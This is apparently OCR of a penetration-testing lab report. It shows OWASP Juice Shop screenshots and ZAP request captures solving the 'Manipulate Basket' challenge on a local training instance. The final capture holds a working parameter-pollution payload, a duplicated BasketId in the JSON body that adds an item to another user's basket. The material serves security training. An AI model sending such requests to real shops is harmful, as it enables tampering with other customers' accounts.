
(b) **Outcomes (evidence) of the penetration testing in (a)**:



OWASP Juice Shop
https://127.0.0.1:3000/#/score-board?searchQuery=mani
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
14%
Hacking Challenges
0%
Coding Challenges
15/168
Challenges Solved
4/28 3/22 4/43
3/37 1/24 0/14
Search
mani
Difficulty
Status
Tags
All
XSS
Sensitive Data Exposure
Improper Input Validation
Broken Access Control
Unvalidated Redirects
Vulnerable Components
Broken Authentication
Security through Obscurity
Insecure Deserialization
Miscellaneous
Broken Anti Automation
Injection
Security Misconfiguration
Cryptographic Issues
XXE
This is the new Score Board! If you notice any bugs or have any feedback, please let us know! Reach out via our community channels
Switch to the legacy Score Board
16 challenges are unavailable on Docker due to security concerns or technical incompatibility!
Hide disabled challenges
Broken Access Control
Manipulate Basket
Put an additional product into another user's shopping basket.
Hint
Injection
NoSQL Manipulation
Update multiple product reviews at the same time.
Hint
History
WebSockets



OWASP Juice Shop
https://127.0.0.1:3000/#/search
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
OWASP Juice Shop
Account
Your Basket
EN
All Products
Apple Juice (1000ml)
1.99¤
Add to Basket
Apple Pomace
0.89¤
Add to Basket
Banana Juice (1000ml)
1.99¤
Add to Basket
Only 1 left
Best Juice
Eggfruit Juice
History
WebSockets



Untitled Session - ZAP 2.14.0
File Edit View Analyse Report Tools Import Export Online Help
Request
Response
POST http://127.0.0.1:3000/api/BasketItems/ HTTP/1.1
host: 127.0.0.1:3000
User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Referer: https://127.0.0.1:3000/
{"ProductId":1,"BasketId":"6","quantity":1}
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Content-Type: application/json; charset=utf-8
Content-Length: 157
{"status":"success","data":{"id":19,"ProductId":1,"BasketId":"6","quantity":1,"updatedAt":"2024-05-03T19:19:39.474Z","createdAt":"2024-05-03T19:19:39.474Z"}}
History Search Alerts Output WebSockets
ID Source Req. Timestamp Method URL Code Reason RTT Size Resp. Body Highest Alert Note Tags
2,308 Pr... 5/3/24, 8:19:37 PM GET http://127.0.0.1:3000/rest/products/search... 304 Not Mod... 1... 0 bytes Medium
2,309 Pr... 5/3/24, 8:19:37 PM GET http://127.0.0.1:3000/api/Quantitys/ 304 Not Mod... 3... 0 bytes Medium
2,310 Pr... 5/3/24, 8:19:39 PM GET http://127.0.0.1:3000/rest/basket/6 304 Not Mod... 1... 0 bytes Medium
2,311 Pr... 5/3/24, 8:19:39 PM POST http://127.0.0.1:3000/api/BasketItems/ 200 OK 1... 157 bytes Informati...
2,312 Pr... 5/3/24, 8:19:39 PM GET http://127.0.0.1:3000/api/Products/1?d=Fri... 304 Not Mod... 2... 0 bytes Medium
2,313 Pr... 5/3/24, 8:19:39 PM GET http://127.0.0.1:3000/rest/basket/6 200 OK 2... 524 bytes Informati...



Untitled Session - ZAP 2.14.0
File Edit View Analyse Report Tools Import Export Online Help
Request
Response
POST http://127.0.0.1:3000/api/BasketItems/ HTTP/1.1
host: 127.0.0.1:3000
User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Referer: https://127.0.0.1:3000/
{"ProductId":1,"BasketId":"6","quantity":1}
HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Content-Type: application/json; charset=utf-8
Vary: Accept-Encoding
{
"error": {
"message": "Validation error",
"stack":
"Error\n at Database.<anonymous> (/juice-shop/node_modules/sequelize/lib/dialects/sqlite/query.js:185:27)\n at /juice-shop/node_modules/sequelize/lib/
History Search Alerts Output WebSockets
ID Source Req. Timestamp Method URL Code Reason RTT Size Resp. Body Highest Alert Note Tags
2,309 Pr... 5/3/24, 8:19:37 PM GET http://127.0.0.1:3000/api/Quantitys/ 304 Not Mod... 3... 0 bytes Medium
2,310 Pr... 5/3/24, 8:19:39 PM GET http://127.0.0.1:3000/rest/basket/6 304 Not Mod... 1... 0 bytes Medium
2,311 Pr... 5/3/24, 8:19:39 PM POST http://127.0.0.1:3000/api/BasketItems/ 200 OK 1... 157 bytes Informati...
2,312 Pr... 5/3/24, 8:19:39 PM GET http://127.0.0.1:3000/api/Products/1?d=Fri... 304 Not Mod... 2... 0 bytes Medium
2,313 Pr... 5/3/24, 8:19:39 PM GET http://127.0.0.1:3000/rest/basket/6 200 OK 2... 524 bytes Informati...
2,314 M... 5/3/24, 8:20:28 PM POST http://127.0.0.1:3000/api/BasketItems/ 500 Internal ... 4... 2,362 bytes Medium JSON



Untitled Session - ZAP 2.14.0
File Edit View Analyse Report Tools Import Export Online Help
Request
Response
POST http://127.0.0.1:3000/api/BasketItems/ HTTP/1.1
host: 127.0.0.1:3000
User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Referer: https://127.0.0.1:3000/
{"ProductId":2,"BasketId":"6","quantity":1}
HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Content-Type: application/json; charset=utf-8
Vary: Accept-Encoding
{
"error": {
"message": "Validation error",
"stack":
"Error\n at Database.<anonymous> (/juice-shop/node_modules/sequelize/lib/dialects/sqlite/query.js:185:27)\n at /juice-shop/node_modules/sequelize/lib/
Time: 49 ms Body Length: 2,362 Total Length: 2,725 bytes
ID Source Req. Timestamp Method URL Code Reason RTT Size Resp. Body Highest Alert Note Tags
2,309 Pr... 5/3/24, 8:19:37 PM GET http://127.0.0.1:3000/api/Quantitys/ 304 Not Mod... 3... 0 bytes Medium
2,310 Pr... 5/3/24, 8:19:39 PM GET http://127.0.0.1:3000/rest/basket/6 304 Not Mod... 1... 0 bytes Medium
2,311 Pr... 5/3/24, 8:19:39 PM POST http://127.0.0.1:3000/api/BasketItems/ 200 OK 1... 157 bytes Informati...
2,312 Pr... 5/3/24, 8:19:39 PM GET http://127.0.0.1:3000/api/Products/1?d=Fri... 304 Not Mod... 2... 0 bytes Medium
2,313 Pr... 5/3/24, 8:19:39 PM GET http://127.0.0.1:3000/rest/basket/6 200 OK 2... 524 bytes Informati...
2,314 M... 5/3/24, 8:20:28 PM POST http://127.0.0.1:3000/api/BasketItems/ 500 Internal ... 4... 2,362 bytes Medium JSON



Untitled Session - ZAP 2.14.0
File Edit View Analyse Report Tools Import Export Online Help
Request
Response
POST http://127.0.0.1:3000/api/BasketItems/ HTTP/1.1
host: 127.0.0.1:3000
User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Referer: https://127.0.0.1:3000/
{"ProductId":2,"BasketId":"6","quantity":1}
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Content-Type: application/json; charset=utf-8
Content-Length: 157
{"status":"success","data":{"id":20,"ProductId":2,
"BasketId":"6","quantity":1,"updatedAt":
"2024-05-03T19:22:32.062Z","createdAt":
"2024-05-03T19:22:32.062Z"}}
Time: 28 ms Body Length: 157 Total Length: 542 bytes
ID Source Req. Timestamp Method URL Code Reason RTT Size Resp. Body Highest Alert Note Tags
2,310 Pr... 5/3/24, 8:19:39 PM GET http://127.0.0.1:3000/rest/basket/6 304 Not Mod... 1... 0 bytes Medium
2,311 Pr... 5/3/24, 8:19:39 PM POST http://127.0.0.1:3000/api/BasketItems/ 200 OK 1... 157 bytes Informati...
2,312 Pr... 5/3/24, 8:19:39 PM GET http://127.0.0.1:3000/api/Products/1?d=Fri... 304 Not Mod... 2... 0 bytes Medium
2,313 Pr... 5/3/24, 8:19:39 PM GET http://127.0.0.1:3000/rest/basket/6 200 OK 2... 524 bytes Informati...
2,314 M... 5/3/24, 8:20:28 PM POST http://127.0.0.1:3000/api/BasketItems/ 500 Internal ... 4... 2,362 bytes Medium JSON
2,315 M... 5/3/24, 8:22:32 PM POST http://127.0.0.1:3000/api/BasketItems/ 200 OK 2... 157 bytes Medium JSON



Untitled Session - ZAP 2.14.0
File Edit View Analyse Report Tools Import Export Online Help
Standard Mode
Sites
Quick Start
Request
Response
Requester
Contexts
Default Context
Sites
Request
Response
Method
Header: Text
Body: Text
Send
POST http://127.0.0.1:3000/api/BasketItems/ HTTP/1.1
host: 127.0.0.1:3000
User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:109.0)
Gecko/20100101 Firefox/115.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Referer: https://127.0.0.1:3000/
{"ProductId":2,,"BasketId":"5","BasketId":"6","quantity":1}
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
